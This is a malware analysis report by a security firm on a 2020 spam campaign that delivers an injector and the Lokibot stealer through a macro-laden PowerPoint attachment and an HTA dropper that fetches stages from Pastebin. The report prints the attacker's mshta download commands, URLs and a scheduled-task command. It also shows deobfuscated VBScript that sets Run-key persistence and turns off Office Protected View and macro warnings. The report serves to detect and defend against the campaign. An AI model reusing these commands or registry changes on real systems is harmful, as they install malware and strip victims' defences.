

Neutrify Malware Analysts Detect Spam Campaign | When Drake “meets” Lokibot

Neutrify, Athens, 31/08/2020

Overview

Neutrify, as part of the **malware/abuse service** that it provides, has captured two samples concerning a spam campaign that delivers **2 files**. One of them is an injector and the other is the notorious **Lokibot [1]** information stealer.

Neutrify malware analysts analyzed the *e-mail* responsible for delivering the samples. They also extracted and reverse-engineered the samples in order to uncover their functionality and discover relevant Indicators of Compromise (IOCs). The latter will help to successfully protect Clients under the Continuous Monitoring Service provided by Neutrify. This report aims to present the results of this analysis and shares relevant IOCs with the Internet Security community.

Detailed Analysis

The malicious files were delivered to one of our customer's employees, by means of an email, which is depicted in the image below.




Image 1: Malicious e-mail

The email sender impersonated an employee from a legitimate company. The alleged sender, Deborah L., was a person, who was working in the sales department of the company. This is a common technique, used by malicious actors in order to trick a user into (a) believing that they received an invoice for an actual purchase and (b) opening malicious attachment(s) which is(are) present in the e-mail, thus causing the malicious actors' payloads to be executed.

The e-mail header reveals the e-mail address of the alleged sender, as well as the IP address (**112.78.188.203**), which was utilized. It is worth noting that no SPF was used.

5	From	"Deborah L" <pmabgr_sa@pinusmerahabadi.co.id>
1	Authentication-Results	spf=none (sender IP is 112.78.188.203) smtp.mailfrom=pinusmerahabadi.co.id;



Image 4: E-mail header – E-mail Sender information

The sender uses the name Deborah L. and utilizes an IP address, which, based on WHOIS data, is located in Indonesia.

[Home](#) > [Whois Lookup](#) > 112.78.188.203

IP Information for 112.78.188.203

– Quick Stats

IP Location	 Indonesia Jakarta Biznet Isp
ASN	 AS17451 BIZNET-AS-AP BIZNET NETWORKS, ID (registered Nov 07, 2000)
Resolve Host	mail.pinusmerahabadi.co.id
Whois Server	whois.apnic.net
IP Address	112.78.188.203

```
inetnum:      112.78.128.0 - 112.78.191.255
netname:      BIZNET-ID
descr:        Biznet ISP
descr:        Internet Service Provider
descr:        Jakarta, Indonesia
country:      ID
admin-c:      AA590-AP
tech-c:       AA590-AP
remarks:      Send Spam & Abuse report to:  abuse@biz.net.id
mnt-by:       MNT-APJII-ID
mnt-lower:    MAINT-ID-BIZNET
status:       ALLOCATED PORTABLE
mnt-irt:      IRT-BIZNET-ID
last-modified: 2011-02-07T07:52:43Z
source:       APNIC
```

Image 2: WHOIS information

The attacker attached 3 PowerPoint-related files with 3 different file extensions (.ppa, .pps and .ppt). His reasoning was to employ different file formats, so that if one of them did not work as expected on the targeted system, the other(s) would work. Based on their MD5 hash, the 3 attached files are indeed the same.





Filename	MD5
 Sample.ppt	89ddfbb9ac3039654002e21643d1a1f9
 CompanyXCIS.ppa	89ddfbb9ac3039654002e21643d1a1f9
 OrderX#65329.pps	89ddfbb9ac3039654002e21643d1a1f9

Image 3: MD5 Hashes of the attached malicious PowerPoint files

Based on the attached file's metadata, the author appears to be "**Master X**".



File Metadata	
Select items from the list below.	
Data	Description
ExifTool Version Number	9.46
File Name	CompanyXCIS.ppa
Directory	.
File Size	154 kB
File Modification Date/Time	2020:01:17 16:09:26+02:00
File Access Date/Time	2020:07:23 09:58:07+03:00
File Inode Change Date/Time	2020:02:04 13:57:49+02:00
File Permissions	rw---
File Type	PPT
MIME Type	application/vnd.ms-powerpoint
Author	Master X
Last Modified By	Master X
Revision Number	7
Software	Microsoft Office PowerPoint
Total Edit Time	49.5 minutes
Create Date	2006:08:16 00:00:00
Modify Date	2020:01:15 09:34:17
Words	0
Thumbnail Clip	(Binary data 57736 bytes, use -b option to extract)
Code Page	Windows Latin 1 (Western European)
Presentation Target	On-screen Show (4:3)
Bytes	0
Paragraphs	0
Slides	0
Notes	0
Hidden Slides	0
MM Clips	0
App Version	12.0000
Scale Crop	No
Links Up To Date	No
Shared Doc	No
Hyperlinks Changed	No
Title Of Parts	Office Theme
Heading Pairs	Theme, 1, Slide Titles, 0

Image 4: Attached file's metadata

The attached PowerPoint file contains, based on conducted static analysis, malicious VBA code. Using VBA emulation, it is uncovered that the PowerPoint file finally executes the command: **mshta h[ttp://j.mp/aCSxaji**.



```
INFO calling Function: IIF(True, 6, 9)
INFO calling Function: Mid('e87LAZvM', 6, 1)
INFO calling Function: Mid('...x0ekao7\x06+,&\x010-+3', 15, 1)
INFO GOTO qEaMQvpSUBVbJZENNRa
INFO GOTO ChutJMPHgvYFI
INFO GOTO F3YUQqRa0tNmDe00IbKh
INFO GOTO pPr
INFO GOTO c1epQdeolGJlRvzpu
INFO GOTO QOTELsJKaPRJlLqoQK
INFO GOTO VMB1ITGGlqD
INFO GOTO gJezChncw
INFO calling Procedure: Shell(['mshta http://j.mp/aCSxaji'])
INFO Shell('mshta http://j.mp/aCSxaji')
INFO ACTION: Execute Command - params 'mshta http://j.mp/aCSxaji' - Shell function

Recorded Actions:
+-----+-----+-----+
| Action | Parameters | Description |
+-----+-----+-----+
| Found Entry Point | auto_open | |
| Execute Command | mshta http://j.mp/aCSxaji | Shell function |
+-----+-----+-----+

VBA Builtins Called: ['Asc', 'Chr', 'End', 'IIF', 'Len', 'Mid', 'Shell', 'StrConv', 'Ubound']
Finished analyzing CompanyXCIS.ppa .
```

Image 5: Final command to be executed by the attached malicious PowerPoint files

aCSxaji is a .hta [2] file that is automatically executed when the PowerPoint file is opened. The file is executed using a native Microsoft binary (mshta.exe, namely Microsoft HTML Application Host). The technique is categorized as MITRE Attack Technique T1218.005, namely Signed Binary Proxy Execution [3].

The malicious actor uses a URL shortening service (**https://j.mp/**) in order to hide the actual, malicious link, which is **h[ttps://xnasxjnasn.blogspot.com/p/20-jeffy-new.html**.



```
--2020-01-17 10:19:33-- http://j.mp/aCSxaji
Resolving j.mp (j.mp)... 67.199.248.10
Connecting to j.mp (j.mp):80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://xnasxjnasn.blogspot.com/p/20-jeffy-new.html [following]
--2020-01-17 10:19:45-- https://xnasxjnasn.blogspot.com/p/20-jeffy-new.html
Resolving xnasxjnasn.blogspot.com (xnasxjnasn.blogspot.com)... 216.58.211.97
Connecting to xnasxjnasn.blogspot.com (xnasxjnasn.blogspot.com):443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'aCSxaji'

[ <--> ] 59,448 291KB/s in 0.2s

2020-01-17 10:19:57 (291 KB/s) - 'aCSxaji' saved [59448]
```

Image 6: Malicious file download

It is worth noting that two more web pages were hosted on **xnasxjnasn.blogspot.com** at the time, when the e-mail was sent, which contained similar code. These web pages were: **h[ttps://xnasxjnasn.blogspot.com/p/18-kenzol-friend-57[.]html** and **h[ttps://xnasxjnasn.blogspot.com/p/3-kronosas[.]html**. Additionally, other samples that have also been analyzed, point to malicious code hosted on **xnasxjnasn.blogspot.com** (indicatively see [12], where a sample hosted on the short URL **h[ttp://j.mp/axsxaw3** that redirects to **h[ttps://xnasxjnasn.blogspot.com/p/15-kenzol-lee-spike-2-6719[.]html**, is analyzed).

Second stage dropper (aCSxaji.hta)

ACSxaji.hta is a file executed by the malicious actor, in order to perform various malicious “tasks”. Among those tasks is dropping two additional malicious files, thus is considered a **second-stage dropper**. The first script that is contained in the second-stage dropper is shown in the image below.



Image 7 - Obfuscated code contained by the .hta file

The code is written in JavaScript, which contains two layers of URL encoded obfuscated code. Upon deobfuscating the script, the code in the image below is revealed.



Image 8: URL – encoding deobfuscated code

The code is transformed into a **VBScript**, which uses, among others, the StrReverse Visual Basic function [4]. The strings that are contained in the **StrReverse()** function are reversed, such that the script code is fully deobfuscated.

```
<script>
<!--
document.write(unescape("<script>
<!--
document.write(unescape("<script language="VBScript">

Set ll = CreateObject(WScript.Shell)
no = HKCU\Software\Microsoft\Windows\CurrentVersion\Run\
ll.RegWrite no,"mshta http:\\pastebin.com\\raw\\dmDDDeCw","REG_SZ"

self.close
</script>

|
")));
//-->
</script>"));
//-->
</script>
```

Image 9 – Fully deobfuscated code.

The code contains variable **ll**, which is set to a WScript shell object (by using the **CreateObject()** Visual Basic function). Additionally, it contains variable **no**, which is equal to the path of the **run registry key** (**HKCU\Software\Microsoft\Windows\CurrentVersion\Run**). The **RegWrite** method of the WScript shell is called with the parameters shown in the image above, which result in setting the default value of the **run registry key** to “**mshta h[t]tps://pastebin.com/dmDDDeCw**”.



Image 10: Script execution results

This is part of the persistence mechanism that the malicious actor uses, as writing to the **Run** registry key enables an additional .hta file, whose URL is contained in the registry key, to be run through **mshta** every time the user logs in. The additional .hta file is downloaded from Pastebin (**h[t]tps://pastebin.com/dmDDDeCw**). The user that posted the relevant code on Pastebin uses the user handle **YAKKA3**, which according to threat intelligence sources, is associated with a threat actor who in the past used the user handle **Aggah** [7].

Further below, a second obfuscated JavaScript is observed.





Image 11: Obfuscated JavaScript code

The script contains 3 layers of URL encoding and results also into a VB Script, which utilizes the StrReverse Visual Basic function. The fully deobfuscated script is depicted below.


Image 12: 2nd JavaScript – Fully deobfuscated code

The Visual Basic Script initially creates a WScript shell object with the name **M_c**. The shell object is executed in a hidden window and launches a command prompt, which executes **taskkill**, in order to forcefully terminate processes **excel.exe** and **winword.exe**.

A second WScript shell object is created, which is named **Ixsi**. The shell object is executed in a hidden window and runs a command that is stored in variable **Bik1**. The variable is equal to **mshta h[ttps://pastebin.com/JELH48mw]**. Thus, **mshta** is utilized to execute code, which is yet again hosted on Pastebin.

Further on, a third WScript shell object, which is named **nc1**, is created. The script utilizes 2 variables (**xx1** and **xx0**). The shell object is executed in a hidden window and runs a command equal to the concatenation of strings, which are stored in the afore-mentioned variables (**xx0 + xx1**). The afore-mentioned command is “**schtasks /create /sc MINUTE /mo 60 /tn (+main+) /tr “mshta h[ttps://pastebin.com/JELH48mw] /F”**”. It creates a scheduled task to be executed with 60-minute frequency. The task is named **(+main+)** and executes **mshta**, in order to run code hosted on Pastebin (**h[ttps://pastebin.com/JELH48mw]**). Any warnings, which would be produced during the task creation, if the task under creation already existed, are suppressed. Since the link from Pastebin is the same as the one whose code was executed by the

previous (2nd) WScript shell object, it is derived that the attacker desires that the code hosted on Pastebin is run once (upon second-stage dropper, namely **ACSxaji.hta**, execution) and then be scheduled, to be run every 60 minutes.

Finally, a fourth WScript shell object is created, which is named **II**. The RegWrite method of the WScript shell is called, in order to write in the **run registry key (HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Pastemm)**, which is contained in variable **no**. The latter is another part of the persistence mechanism that the malicious actor uses, as writing to the afore-mentioned **Run** registry key enables an additional **.hta** file, whose URL is contained in the registry key, to be run every time the user logs in. The **.hta** file is executed using **mshta** and is hosted also on Pastebin (**h[t]tps://pastebin.com/NxJCPTmQ**).

The next script that is observed in the second-stage dropper (**ACSxaji.hta**) is shown in the image below.



Image 13. Second-stage dropper - 3rd Javascript

The script contains 1 layer of URL encoding and results also into a VB Script, which utilizes the StrReverse Visual Basic function. The fully deobfuscated script is depicted below.

```
document.write(unescape("<script language='VBScript'>

Set MySexoPhone = CreateObject(Wscript.shell)
MySexoPhone.RegWrite      "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1,
"REG_DWORD"
MySexoPhone.RegWrite      "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableAttachmentsInPV", 1,
"REG_DWORD"
MySexoPhone.RegWrite      "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1,
"REG_DWORD"
MySexoPhone.RegWrite      "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1,
"REG_DWORD"
MySexoPhone.RegWrite      "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableAttachmentsInPV", 1,
"REG_DWORD"
MySexoPhone.RegWrite      "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1,
"REG_DWORD"
MySexoPhone.RegWrite      "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1,
"REG_DWORD"
MySexoPhone.RegWrite      "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableAttachmentsInPV", 1,
"REG_DWORD"
```


[illegible]

```

MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\11.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1,
"REG_DWORD"
MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1,
"REG_DWORD"
MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableAttachmentsInPV", 1,
"REG_DWORD"
MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\11.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1,
"REG_DWORD"
MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\15.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\14.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\11.0\Excel\Security\VBAWarnings", 1, "REG_DWORD"
MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\VBAWarnings", 1, "REG_DWORD"
MySexoPhone.RegWrite "HKCU\Software\Microsoft\Office\15.0\PowerPoint\Security\VBAWarnings", 1, "REG_DWORD"

self.close
</script>

```

Table 1: Deobfuscated code

As depicted in the table above, another WScript shell object is created. The object is named MySexoPhone. The object is utilized to write multiple values to the registry, all referring to different versions of Microsoft Office products (11.0 to 16.0, namely Microsoft Office 2003 to Office 2019) and to different Microsoft Office Products (Microsoft Excel, PowerPoint and Word).

The values that are being added, are disabling Microsoft Office Protected view functionality [8] by setting specific Protected View Registry keys into 1 (see table below).

Registry Key	Registry key explanation	Value set by malicious actor	Value explanation
DisableUnsafeLocationsInPV	This policy setting lets you determine if files located in unsafe locations will open in Protected View. If you have not specified unsafe locations, only the "Downloaded Program Files" and "Temporary Internet Files" folders are considered unsafe locations. [10].	1	Files located in unsafe locations do not open in Protected View.
DisableAttachmentsInPV	This policy setting allows you to determine if Microsoft Office files in Outlook attachments open in Protected View [9].	1	Outlook attachments do not open in Protected View
DisableInternetFilesInPV	This policy setting allows you to determine if files downloaded from the Internet zone open in Protected View [11].	1	Files downloaded from the Internet zone do not open in Protected View.

Table 2: Protected view Registry keys to be changed


The object is also used to set VBA warnings registry key for Office 2013 to Office 2019 products into 1, thus enabling all VBA macros to run [14].



ANALYSIS OF THE DOWNLOADED PASTEBIN FILES

1ST FILE - dmDDDeCw

The first file, which is downloaded from Pastebin and executed using **mshta**, was posted by a user, who uses the user handle **lunlayloo**, and contains the code in the following image.




```
<script language="VBScript">
self.close
</script>
```

Image 13: [h\[ttps://pastebin.com/dmDDDeCw\]](https://pastebin.com/dmDDDeCw)

The code seemingly does nothing, but, based on OSINT [7], it is deduced that the Pastebin post has been edited multiple times, in order to perform different actions each of these times (according to the malicious actor's intents).

2ND FILE – NxJCPTmQ

The second file, which is downloaded from Pastebin and executed using **mshta**, was posted by a user, who uses the user handle **YAKKA4**, and contains the code in the following image.



```
<script language="VBScript">
self.close
</script>
```

Image 14: [h\[ttps://pastebin.com/NxJCPTmQ\]](https://pastebin.com/NxJCPTmQ)

The code seemingly does nothing, but, based on OSINT [7], it is deduced that the Pastebin post has been edited multiple times, in order to perform different actions each of these times (according to the malicious actor's intents).

3RD FILE – JELH48mw

The third file, which is downloaded from Pastebin and executed using **mshta**, was posted by a user with the user handle **YAKKA3** and contains the JavaScript code in the image below.




Image 15: [h\[https://pastebin.com/JELH48mw\]](https://pastebin.com/JELH48mw)

The code contains 3 layers of URL encoding and results into a VB Script. The fully deobfuscated script is depicted below.




Image 16: Second Javascript – Fully deobfuscated code

The script initially checks, using Powershell's **test-connection** function [15], if the targeted system is connected to the Internet. The check is performed until a ping reply from the domain (**google.com**), which is being pinged, is received. As soon as a ping reply is received, the script downloads two files (**Zhs3s** and **Fk9yH**) from **paste.ee** which is a domain that provides functionality similar to Pastebin. Subsequently, the files are executed using **IEX (PowerShell Invoke-Expression)** command, which is a clear indication that the downloaded files contain PowerShell code. The code utilizes 3 times Visual Basic's **replace()** function, twice to create the function called to download the files (**DownloadString**) and once to replace specific characters in the file called **Fk9yH**.

An interesting part of the script is the existence of the **kekedoyouloveme()** function. The function name is a song (**In My Feelings (Keke Do You Love Me)**) by singer Drake and has been reported on multiple sources as being used by **Master X** malicious actor to deliver malware samples of Lokibot or / and Azorult ([7] and [13]). The first file that is being downloaded (**Zhs3s**), as shown through the analysis (see relevant section below) and as reported in OSINT [7] is an *“injector, which is invoked through its static method [“vroombroomkrooom”]::kekedoyouloveme('calc.exe',\$f)”*. The purpose of this component is to inject a

payload inside the memory of another process (**calc.exe**), as indicated in the parameters that are present in the function call".

PASTE.EE FILES ANALYSIS

Zhs3s

A snippet of **Zhs3s** file, as downloaded by the afore-mentioned script, is depicted in the image below. The snippet depicts the beginning and the end of the code.

[illegible]

Image 17: Zhs3s code

IEX (PowerShell Invoke-Expression) command is called after transforming the numeric values to char array using the " symbol as a delimiter. A snippet of the char-array, which is executed through the **IEX** command is depicted in the image below. Again, the beginning and the end of the code is depicted.


In the code **IEX (PowerShell Invoke-Expression)** command is called to create a byte array from **\$cli** variable, which is to be executed subsequently. **\$cli** variable, before being executed through **\$a = [Microsoft.VisualBasic.Interaction]::CallByname([System.Threading.Thread]::GetDomain(),'LoaXXXXXX'.replace('XXXXXX','d'),[Microsoft.VisualBasic.CallType]::Method,\$cli)**, is transformed by replacing 'OP' with '0x'. A snippet of the contents of the **\$cli** variable, before being converted by **IEX** into a byte array, is depicted in the image below.

The tool used to create the obfuscated code technique is most probably “Invoke-Obfuscation” by Daniel Bohannon [6].

[illegible]

Page | 16

Upon performing strings analysis on the executable, it is observed that the executable is possibly packed with the Confuser packer (ConfuserEx v1.0.0) [16].



```
r.ToInt32.get_Size.ToInt16.GetBytes.GetProcessByld.Kill.ToCharArray.Re
>&..r
.....ConfuserEx v1.0.0.....
z\0.4
...
```

Image 21: Strings analysis - Traces of Confuser packer

The finding is verified using a specialized Static Analysis tool.

